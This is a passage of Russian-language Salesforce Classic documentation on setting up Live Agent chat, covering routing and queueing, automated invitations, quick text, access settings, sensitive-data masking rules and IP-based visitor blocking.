	наибольшим различием между пропускной способностью и количеством активных чатов. Например, при назначении агентам «А» и «Б» пропускной способности, равной пяти чатам, и участии агента «А» в трех активных чатах, а агента «Б» только в одном, входящий чат будет перенаправлен агенту «Б». Данный параметр поддерживает активную доставку, то есть входящие чаты перенаправляются или доставляются агентам в оперативном режиме. При необходимости укажите время ожидания ответа агента до перенаправления запроса на чат следующему соответствующему доступному агенту.
`Omni`	Входящие чаты перенаправляются агенту посредством очереди мультиканала.

Параметры создания очереди чатов

Параметры создания очереди в приложении Live Agent позволяют определять способ обработки входящих запросов на чат при отсутствии доступных агентов.

Каждая созданная кнопка чата Live Agent или приглашение позволяет определять способ создания очереди, предназначенной для удерживания входящих запросов на чат при отсутствии доступных агентов с соответствующими навыками. Кроме того, для каждой очереди может быть определено максимально допустимое количество запросов. Включение очередей и настройка ограничений позволяют контролировать способы обработки входящих запросов на чат, которые помогают агентам управлять накопившимися запросами.

При наличии функции создания очередей компания может принимать входящие запросы на чат даже при максимальной загруженности агентов, а ее пользователь может задавать максимально допустимое количество запросов для принятия. Данный алгоритм позволяет повысить эффективность работы агентов и ограничить время нахождения клиентов в очереди.

Ниже перечислены параметры маршрутизации чатов, определяющие способ использования функции создания очереди чатов. Параметры маршрутизации устанавливаются кнопкой чата или автоматическим приглашением. Для получения дополнительной информации о способах маршрутизации чатов нужным агентам см. «Параметры маршрутизации чатов».

Рассмотрим совместную работу очереди и параметров маршрутизации.

Параметр создания очереди	Параметр маршрутизации	Результаты
Функция создания очереди выключена	Выбор	• Кнопка чата отображается активной, а новые запросы могут

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Параметр создания очереди	Параметр маршрутизации	Результаты
		отправляться до тех пор, пока доступны агенты с нужным навыком или позволяет пропускная способность всех активных агентов. • Входящие запросы на чат добавляются в виджет Live Agent. • Входящие запросы выбираются из списка агентами, пропускная способность которых позволяет участвовать в новых чатах.
Функция создания очереди выключена	Наименее активные или Самые доступные	• Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком или позволяет пропускная способность всех активных агентов. • Запросы перенаправляются агентам, пропускная способность которых позволяет участвовать в новых чатах.
Функция создания очереди включена без ограничения по агенту или общего ограничения	Выбор	• Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком. • Входящие запросы добавляются в список «Запросы на чат». • Входящие запросы принимаются из списка агентами, пропускная способность которых позволяет участвовать в новых чатах.
Функция создания очереди включена без ограничения по агенту или общего ограничения	Наименее активные или Самые доступные	• Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком. • Запросы перенаправляются агентам, пропускная способность которых позволяет участвовать в новых чатах.

Параметр создания очереди	Параметр маршрутизации	Результаты
Функция создания очереди включена с использованием ограничения по агенту или общего ограничения	Выбор	• Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком или позволяет заданное ограничение. В этом случае до завершения предыдущих чатов кнопка отображается неактивной. • Входящие запросы добавляются в очередь до тех пор, пока позволяет заданное ограничение, в случае достижения которого новые запросы принимаются только после завершения предыдущих чатов. • Входящие запросы принимаются из списка агентами, пропускная способность которых позволяет участвовать в новых чатах.
Функция создания очереди включена с использованием ограничения по агенту или общего ограничения	Наименее активные или Самые доступные	• Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком или позволяет заданное ограничение. В таких случаях для пользователя кнопка будет отображаться неактивной, пока не будут завершены более ранние сеансы чата и не откроется доступ к агенту. • Входящие запросы добавляются в очередь до тех пор, пока позволяет заданное ограничение, в случае достижения которого новые запросы принимаются только после завершения предыдущих чатов. • Запросы перенаправляются агентам, пропускная способность

Параметр создания очереди	Параметр маршрутизации	Результаты
		которых позволяет участвовать в новых чатах.

СМ. ТАКЖЕ:

Параметры маршрутизации чатов

Настройка фирменного стиля Live Agent посредством сайтов Force.com

Чтобы оформить внедрение Live Agent в фирменном стиле, воспользуйтесь сайтом Force.com для загрузки изображений, предназначенных для окна и кнопок чата.

Чтобы настроить окно и кнопки чата, рекомендуем создать как минимум один сайт Force.com и загрузить изображения, которые должны использоваться в качестве статических ресурсов. Статические ресурсы позволяют загружать содержимое, которое может использоваться страницами Visualforce. Каждому статическому ресурсу присваивается собственный URL-адрес, используемый системой Salesforce для доступа к изображениям при загрузке окна чата.

1. Создайте сайт Force.com для размещения изображений.

   При создании сайта Force.com для развертывания Live Agent укажите только сведения ниже.

   - Метка и имя сайта
   - Контакт сайта
   - Активная начальная страница сайта
   - Шаблон сайта

2. Загрузите изображения в качестве статических ресурсов.

Прим.: Максимальный размер стандартных изображений окна чата составляет 50 пикселей.

СМ. ТАКЖЕ:

Создание и редактирование Force.com Sites

Определение статических ресурсов

Создание кнопок чата

Создание автоматических приглашений на чат

Создание развертываний Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Настройка внедрения Live Agent

После настройки базового внедрения Live Agent рекомендуем настроить решения, необходимые для работы агентов, администраторов и клиентов. Приложение Live Agent поддерживает разные варианты декларативной настройки внедрения, исключая необходимость кодирования.

Создание автоматических приглашений на чат

Настройте автоматические приглашения на чат, отображающиеся в виде анимированных всплывающих окон веб-сайта и позволяющие клиентам общаться с агентами.

Предчатовые формы и постчатовые страницы

Предчатовые формы и постчатовые страницы в приложении Live Agent позволяют обмениваться информацией с клиентами, обращающимися в компанию посредством чата.

Создание сообщений «Быстрый текст»

Сообщения «Быстрый текст» позволяют агентам быстро добавлять стандартные примечания в обновления обращений и отправлять клиентам типовые ответы. Рекомендуем создать настраиваемые сообщения, которые должны использоваться агентами при отправке сообщений эл. почты или общении с клиентами посредством чата.

Настройка уровня доступности для пользователей Live Agent

Выберите для пользователей Live Agent вариант просмотра вкладки «Администратор» и сеансов Live Agent с использованием профилей и наборов полномочий.

Настройка параметров конфиденциальности для пользователей Live Agent

Защитите агентов и клиентов, в решении проблем которых они помогают, заблокировав конфиденциальные данные и нежелательных посетителей.

СМ. ТАКЖЕ:

Создание базового внедрения Live Agent

Добавление приложения Live Agent на консоль Salesforce в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent:

- Настройка приложения

Для создания профилей или наборов полномочий:

- Управление профилями и наборами полномочий

Создание автоматических приглашений на чат

Настройте автоматические приглашения на чат, отображающиеся в виде анимированных всплывающих окон веб-сайта и позволяющие клиентам общаться с агентами.

Прежде чем создать автоматические приглашения, выполните указанные ниже действия.

- Создайте навыки. Каждая кнопка чата связана с отдельным навыком или набором навыков, поэтому чаты, открытые посредством кнопки, передаются соответствующим агентам.
- Создайте сайт Force.com и статические ресурсы для использования настраиваемых изображений, соответствующих активному и неактивному статусам кнопки. Чтобы указать изображения или текст кнопки в случае отсутствия сайта Force.com, измените код, сгенерированный при создании кнопки.

Автоматические приглашения могут отображаться при выполнении определенных критериев (например, при нахождении клиента на веб-странице дольше указанного периода времени). Приглашения могут быть связаны с конкретными навыками, позволяющими направлять клиентов соответствующим агентам после принятия приглашения на чат.

1. Введите строку *«Кнопки и приглашения чата»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Кнопки и приглашения чата»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите значение «Автоматическое приглашение» в поле «Тип».
4. Нажмите кнопку **«Сохранить»**.
5. Скопируйте и вставьте код приглашения на каждую веб-страницу, где развернуто приложение Live Agent. Убедитесь, что код вставляется в ту область страницы, которая должна отображать приглашение.

   Совет: Ввиду обновления кода при каждом изменении, рекомендуем копировать и вставлять код при каждом обновлении приглашения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и настройки автоматических приглашений на чат:

- Настройка приложения

Параметры автоматических приглашений

Параметры автоматических приглашений определяют алгоритмы приглашений, отправляемых посетителям веб-сайта для уведомления о возможности общения с агентами.

СМ. ТАКЖЕ:

Создание и назначение навыков Live Agent

Настройка фирменного стиля Live Agent посредством сайтов Force.com

Создание развертываний Live Agent

Параметры автоматических приглашений

Параметры автоматических приглашений определяют алгоритмы приглашений, отправляемых посетителям веб-сайта для уведомления о возможности общения с агентами.

Ниже перечислены параметры, доступные при создании или редактировании автоматического приглашения Live Agent.

Основные сведения

Настройте основные функции, доступные для отдельной кнопки чата Live Agent.

Параметр	Выполняемые функции
Тип	Данный параметр определяет необходимость создания кнопки чата или автоматического приглашения. Внимание: При создании автоматического приглашения на чат выберите значение «Автоматическое приглашение».
Активно	Данный параметр определяет активность автоматического приглашения или возможность его автоматической отправки клиентам.
Имя	Данный параметр определяет имя приглашения. Данное имя или его версия автоматически добавляется в поле «Имя разработчика».
Имя разработчика	Данный параметр определяет API-имя приглашения.
Развертывания	Позволяет выбирать развертывания в областях, где отображается такое предложение.
Язык	Данный параметр определяет стандартный язык отображения текста в окне чата.
Включить истечение срока ожидания клиента	Указывает, будут ли чаты завершаться, если клиент не ответил за указанный период времени.
Время ожидания клиента (в секундах)	Задает период времени, в течение которого клиент должен ответить на сообщение агента, прежде чем сеанс завершится. Таймер останавливается, когда клиент отправляет сообщение. Таймер

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Параметр	Выполняемые функции
	сбрасывается в 0 каждый раз, когда агент отправляет сообщение.
Предупреждение об ожидании клиента (в секундах)	Задает период времени, в течение которого клиент должен ответить на сообщение агента, прежде чем отобразится предупреждение и таймер начнет отсчет. Предупреждение исчезает (и таймер останавливается) каждый раз, когда клиент отправляет сообщение. Предупреждение исчезает (и таймер сбрасывается в 0) каждый раз, когда клиент отправляет сообщение. Значение для предупреждения должно быть меньше, чем значение для времени ожидания (рекомендуется 30 секунд).
Настраиваемое имя агента	Данный параметр определяет имя агента, отображающееся клиентам в окне чата.
Автоматическое приветствие	Данный параметр определяет настраиваемое приветственное сообщение, отправляемое клиенту автоматически при принятии агентом запроса на чат из приглашения. Чтобы настроить приветствие посредством инструмента «Доступные поля слияния», воспользуйтесь полями слияния. Например, чат может быть настроен посредством полей слияния, позволяющих дополнять приветствие именем клиента. Прим.: Если автоматическое приветственное сообщение выбирается в конфигурации Live Agent и приглашении, то сообщение, связанное с приглашением, будет переопределять сообщение, связанное с конфигурацией.

Сведения о маршрутизации

Указывает, как это предложение направляет чаты наиболее подходящему агенту.

Параметр	Выполняемые функции
Тип маршрутизации	Данный параметр определяет способ перенаправления входящих запросов на чат, инициированных приглашением, агентам с соответствующими навыками.
Навыки	Данный параметр связывает навыки с приглашением. Входящие запросы на чат, инициированные приглашениями, перенаправляются агентам со ВСЕМИ указанными навыками.
Очередь	Выбирает очередь для этого приглашения.

Параметр	Выполняемые функции
Включить очередь	Данный параметр включает функцию создания очередей, позволяющую входящим запросам на чат находиться в очереди до момента появления доступного агента с соответствующими навыками.
Размер очереди на одного агента	Определяет пропускную способность очереди для хранения запросов чата на одного доступного агента. Для маршрутизации Live Agent или при размере чатов, равном 1, это число чатов для постановки в очередь на каждого агента.
Общий размер очереди	Определяет пропускную способность очереди для хранения запросов чата. Для маршрутизации Live Agent или при размере чатов, равном 1, это максимально допустимое число чатов для постановки в очередь.

Анимация приглашений

Настройте анимацию приглашения для определения способа ее отображения клиентам.

Параметр	Выполняемые функции
Время отображения	Данный параметр определяет продолжительность отображения приглашения клиентам.
Разрешить повторное инициирование приглашения после принятия	Данный параметр определяет возможность повторной отправки приглашения после принятия клиентом предыдущего приглашения.
Разрешить повторное инициирование приглашения после отклонения	Данный параметр определяет возможность повторной отправки приглашения после отклонения клиентом предыдущего приглашения.
Анимация	Данный параметр определяет тип анимации для приглашения. В зависимости от выбранного типа анимации, пользователь может выбрать области экрана для отображения приглашения клиентам. Прим.: Анимации не отображаются агентам, использующим обозреватель Internet Explorer 9 или более ранней версии.

Настройка приглашений

При необходимости дополните приглашение настраиваемыми изображениями путем связывания собственного развертывания с сайтом Force.com и его статическими ресурсами.

Параметр	Выполняемые функции
Сайт для ресурсов	Данный параметр определяет сайт Force.com, связанный с приглашением. Связывание приглашения с сайтом Force.com позволяет оформлять приглашение в фирменном стиле. Рекомендуем хранить изображения в качестве статических ресурсов посредством сайта Force.com.
Изображение приглашения	Устанавливает настраиваемое графическое изображение кнопки, которое будет появляться для этого приглашения.
Настраиваемая страница чата	Данный параметр заменяет стандартное окно чата Live Agent настраиваемой страницей окна чата, созданной пользователем. Рекомендуем использовать данный параметр только при необходимости замены стандартного окна чата, поддерживаемого приложением Live Agent.
Страница предчатовой формы	Данный параметр перенаправляет приложение Live Agent на страницу Force.com, содержащую настраиваемую предчатовую форму, которая отображается клиентам перед началом чата с агентом.
URL-адрес предчатовой формы	Данный параметр перенаправляет приложение Live Agent на URL-адрес веб-страницы, содержащей предчатовую форму.
Постчатовая страница	Данный параметр перенаправляет приложение Live Agent на настраиваемую постчатовую страницу, отображаемую клиентам после завершения чата.
URL-адрес постчатовой страницы	Данный параметр перенаправляет приложение Live Agent на URL-адрес веб-страницы, содержащей постчатовую страницу.

Правило отправки

Создайте правила отправки для определения порядка инициирования и отправки приглашения клиентам. При необходимости дополните правило отправки несколькими критериями. Кроме того, примените логические операторы к правилу отправки, требующему более сложную логику.

Параметр	Выполняемые функции
Критерии	Данный параметр определяет критерии, которые должны оцениваться правилом отправки. Например, создайте правило, отправляющее приглашение при просмотре веб-страницы клиентом в течение указанного периода времени.
Оператор	Данный параметр определяет оператор, который должен использоваться для оценки критериев. Например, создайте правило, отправляющее приглашение при нахождении клиента на странице дольше указанного периода времени.

Параметр	Выполняемые функции
Значение	Данный параметр определяет значение, которое должно использоваться для оценки формулы. Например, создайте правило, отправляющее приглашение при нахождении клиента на странице более 30 секунд.

СМ. ТАКЖЕ:

- Параметры маршрутизации чатов
- Создание и назначение навыков Live Agent
- Параметры создания очереди чатов
- Настройка фирменного стиля Live Agent посредством сайтов Force.com
- Предчатовые формы и постчатовые страницы

Предчатовые формы и постчатовые страницы

Предчатовые формы и постчатовые страницы в приложении Live Agent позволяют обмениваться информацией с клиентами, обращающимися в компанию посредством чата.

Предчатовые формы и постчатовые страницы — это стандартный способ получения информации от клиентов, обращающихся в компанию посредством чата. Кроме того, данные формы и страницы поддерживают стандартный способ предоставления клиентам доступа к собранным данным после завершения сеанса чата. Более того, посредством данных форм и страниц пользователи могут настраивать чат в соответствии с текущими требованиями.

Предчатовые формы позволяют получать информацию от клиента (например, имя или описание проблемы) после отправки запроса на чат с агентом. Наличие данной информации способствует более оперативной маршрутизации запросов на чат и позволяет сократить время, необходимое агентам для сбора информации перед началом сеанса чата. Кроме того, данная информация может использоваться для настройки интерфейса, отображаемого клиенту при общении с агентом (например, добавление личного имени клиента в окно чата).

Постчатовые страницы позволяют предоставлять клиентам общий доступ к информации по завершении сеанса чата. Например, по завершении чата с агентом клиенты могут перенаправляться на другую веб-страницу, содержащую ссылку на соответствующий опрос.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

Предчатовые формы и постчатовые страницы создаются программным способом посредством интерфейсов API, поддерживаемых приложением Live Agent. Дополнительную информацию о создании настраиваемых предчатовых форм и постчатовых страниц см. в *Руководстве разработчика Live Agent* (на английском языке).

Создание сообщений «Быстрый текст»

Сообщения «Быстрый текст» позволяют агентам быстро добавлять стандартные примечания в обновления обращений и отправлять клиентам типовые ответы. Рекомендуем создать настраиваемые сообщения, которые должны использоваться агентами при отправке сообщений эл. почты или общении с клиентами посредством чата.

1. Откройте вкладку **«Быстрый текст»**.
2. Нажмите кнопку **«Создать»**.
3. При наличии нескольких типов записей «Быстрый текст» выберите нужный тип записи для нового сообщения и нажмите кнопку **«Продолжить»**.
4. Введите имя сообщения.
5. Введите сообщение.

   Текст сообщения может содержать разрывы строк, списки и специальные символы, а его длина не должна превышать 4 096 символов.
6. Чтобы открыть панель выбора полей слияния, щелкните **«Доступные поля слияния»**.
7. Выберите каналы для отображения данного сообщения.

   Доступные каналы определяются функциями, включенными в организации.
   - «Эл. почта»: действие «Эл. почта» ленты обращений
   - «Live Agent»: приложение Live Agent на консоли Salesforce
   - «Портал»: сообщество или клиентский портал
   - «Телефон»: действие «Записать вызов в журнал» ленты обращений
   - «Внутренний»: действие «Изменить статус» ленты обращений
8. Выберите категорию.
9. При необходимости выберите подкатегорию.
10. Нажмите кнопку **«Сохранить»**.

Совет: Чтобы просмотреть образец быстрого текста, заполненный данными из выбранных записей, щелкните **«Протестировать и проверить поля слияния»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сообщений «Быстрый текст»:
- «Создание», «Чтение», «Редактирование» и «Удаление» для объекта «Быстрый текст»

СМ. ТАКЖЕ:

Формирование писем электронной почты из записей

Настройка быстрого текста

Настройка уровня доступности для пользователей Live Agent

Выберите для пользователей Live Agent вариант просмотра вкладки «Администратор» и сеансов Live Agent с использованием профилей и наборов полномочий.

Настройка уровня доступности для вкладки «Администратор» посредством профилей

Панель администратора Live Agent — это универсальная область, позволяющая администраторам находить информацию о кнопках и агентах чатов соответствующих организаций. Доступ ко вкладке «Администратор Live Agent» может быть предоставлен пользователям, назначенным определенным профилям.

Настройка уровня доступности для вкладки «Сеансы Live Agent» посредством наборов полномочий

Записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами). Доступ ко вкладке «Сеансы Live Agent» может быть предоставлен пользователям, назначенным определенным наборам полномочий.

Настройка уровня доступности для вкладки «Сеансы Live Agent» посредством профилей

Записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами). Доступ ко вкладке «Сеансы Live Agent» может быть предоставлен пользователям, назначенным определенным профилям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

Настройка уровня доступности для вкладки «Администратор» посредством профилей

Панель администратора Live Agent — это универсальная область, позволяющая администраторам находить информацию о кнопках и агентах чатов соответствующих организаций. Доступ ко вкладке «Администратор Live Agent» может быть предоставлен пользователям, назначенным определенным профилям.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните ссылку **«Правка»** напротив нужного профиля.
3. Задайте уровню доступности вкладки «Администратор Live Agent» значение «Включены стандартные параметры».
4. Нажмите кнопку **«Сохранить»**.

После предоставления пользователям полномочия для доступа ко вкладке «Администратор Live Agent» рекомендуем настроить доступ к панели администратора Live Agent на консоли Salesforce.

СМ. ТАКЖЕ:

Панель администратора Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности вкладок для функций Live Agent:

- Управление профилями и наборами полномочий

Настройка уровня доступности для вкладки «Сеансы Live Agent» посредством наборов полномочий

Записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами). Доступ ко вкладке «Сеансы Live Agent» может быть предоставлен пользователям, назначенным определенным наборам полномочий.

При необходимости доступ ко вкладке «Сеансы Live Agent» может быть предоставлен посредством профилей.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Щелкните имя нужного набора полномочий или создайте набор полномочий.
3. Щелкните ссылку **«Параметры объекта»**.
4. Щелкните ссылку **«Сеансы Live Agent»**.
5. Нажмите кнопку **«Правка»**.
6. Установите флажки «Доступно» и «Отображается» в разделе «Параметры вкладки».
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка уровня доступности для вкладки «Сеансы Live Agent» посредством профилей

Записи сеансов Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности вкладок для функций Live Agent:

- Управление профилями и наборами полномочий

Настройка уровня доступности для вкладки «Сеансы Live Agent» посредством профилей

Записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами). Доступ ко вкладке «Сеансы Live Agent» может быть предоставлен пользователям, назначенным определенным профилям.

При необходимости доступ ко вкладке «Сеансы Live Agent» может быть предоставлен посредством наборов полномочий.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите профиль агента службы поддержки.
3. Нажмите кнопку **«Правка»**.
4. Задайте уровню доступности вкладки «Сеансы Live Agent» значение «Включены стандартные параметры».
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка уровня доступности для вкладки «Сеансы Live Agent» посредством наборов полномочий

Записи сеансов Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности вкладок для сеансов Live Agent:

- Управление профилями и наборами полномочий

Настройка параметров конфиденциальности для пользователей Live Agent

Защитите агентов и клиентов, в решении проблем которых они помогают, заблокировав конфиденциальные данные и нежелательных посетителей.

Блокировка конфиденциальных данных в чатах

Правила для конфиденциальных данных позволяют блокировать определенные данные, например: номера кредитных карт, номера социального страхования, номера телефонов и счетов либо даже ненормативную лексику. Можно выбрать, что будет происходить с таким текстом: он будет удаляться или заменяться указанными символами.

Предоставление агентам возможности блокировки посетителей по IP-адресу

Разрешите агентам избегать общения с назойливыми клиентами путем блокировки чатов с конкретных IP-адресов.

Создание правила блокировки по IP-адресу для блокировки посетителей чата

Разрешите агентам избегать общения с назойливыми клиентами путем блокировки чатов с конкретных IP-адресов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

Блокировка конфиденциальных данных в чатах

Правила для конфиденциальных данных позволяют блокировать определенные данные, например: номера кредитных карт, номера социального страхования, номера телефонов и счетов либо даже ненормативную лексику. Можно выбрать, что будет происходить с таким текстом: он будет удаляться или заменяться указанными символами.

1. Введите строку *«Конфиденциальные данные»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Правила для конфиденциальных данных»**.
2. Нажмите кнопку **«Создать»**.
3. Укажите шаблоны конфиденциальных данных в виде регулярных выражений JavaScript (regex) и выберите требуемые параметры. В регулярных выражениях регистр учитывается.
4. Нажмите кнопку **«Проверить шаблон»**.
5. Введите какой-либо текст в формате данных, которые требуется заблокировать, например номер социального страхования 123-45-6789.
6. Выполните предварительный просмотр результатов, чтобы проверить правильность работы правила.
7. Выберите роли, для которых должно действовать это правило.
8. Нажмите кнопку **«Сохранить»**.

Можно блокировать текст у агентов, администраторов, клиентов либо у всех. Когда срабатывает правило, в журнал записывается одно или несколько событий транскрипта чата:

- Заблокированы конфиденциальные данные (агент)
- Заблокированы конфиденциальные данные (администратор)
- Заблокированы конфиденциальные данные (посетитель)

Прим.: Конфиденциальные данные можно увидеть при вводе, однако они маскируются, когда пользователь отправляет сообщение. Так что, если требуется скрывать клиентскую информацию от агентов, рекомендуется отключить «Предварительный просмотр агентов» (в разделе **«Настройка»** > **«Настроить»** > **«Live Agent»** > **«Конфигурации Live Agent»**).

Правила конфиденциальных данных действуют для автоматического приветствия и любого, включенного вами быстрого текста. Они не распространяются на имя агента или другой стандартный текст в окне чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать правила для конфиденциальных данных, выполните следующие действия.

- Настройка приложения

Предоставление агентам возможности блокировки посетителей по IP-адресу

Разрешите агентам избегать общения с назойливыми клиентами путем блокировки чатов с конкретных IP-адресов.

При необходимости разрешите агентам блокировать запросы на чаты с конкретных IP-адресов во время работы на консоли. Например, агент может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

Действие агента блокирует чаты с отдельного IP-адреса.

Заблокированным посетителям будет отображаться уведомление о недоступности данного чата.

При запросе чата с заблокированного IP-адреса приложение препятствует его добавлению в очередь или перенаправлению агентам. Кроме того, пользователи могут изменять или удалять правила блокировки.

1. В меню «Настройка» введите «*Конфигурации* `Live Agent`» в поле «Быстрый поиск», затем выберите **«Конфигурации Live Agent»**.
2. Щелкните ссылку **«Правка»** напротив нужной конфигурации.
3. Установите флажок **«Блокировка посетителя включена»** в разделе **«Основные сведения»**.
4. Нажмите кнопку **«Сохранить»**.

Как администратор Salesforce пользователь может заблокировать отдельные IP-адреса. При получении организацией Salesforce нежелательных чатов из отдельного региона пользователь может заблокировать целые диапазоны IP-адресов. Дополнительную информацию см. в разделе «Создание правила блокировки по IP-адресу».

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Создание правила блокировки по IP-адресу для блокировки посетителей чата

Разрешите агентам избегать общения с назойливыми клиентами путем блокировки чатов с конкретных IP-адресов.

Пользователи могут блокировать запросы на чаты с конкретных IP-адресов. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения. При получении организацией Salesforce нежелательных чатов из отдельного региона пользователь может заблокировать целые диапазоны IP-адресов.

Заблокированным посетителям будет отображаться уведомление о недоступности данного чата.

При запросе чата с заблокированного IP-адреса приложение препятствует его добавлению в очередь или перенаправлению агентам. Кроме того, пользователи могут изменять или удалять правила блокировки.

1. В меню «Настройка» введите «*Блокировка посетителей*» в поле «Быстрый поиск», затем выберите **«Блокировка посетителей»**. Рекомендации по вводу допустимых диапазонов IP-адресов см. в разделе «Настройка диапазонов надежных IP-адресов для организации».
2. Нажмите кнопку **«Создать»** и настройте параметры правила блокировки.
3. Нажмите кнопку **«Сохранить»**.

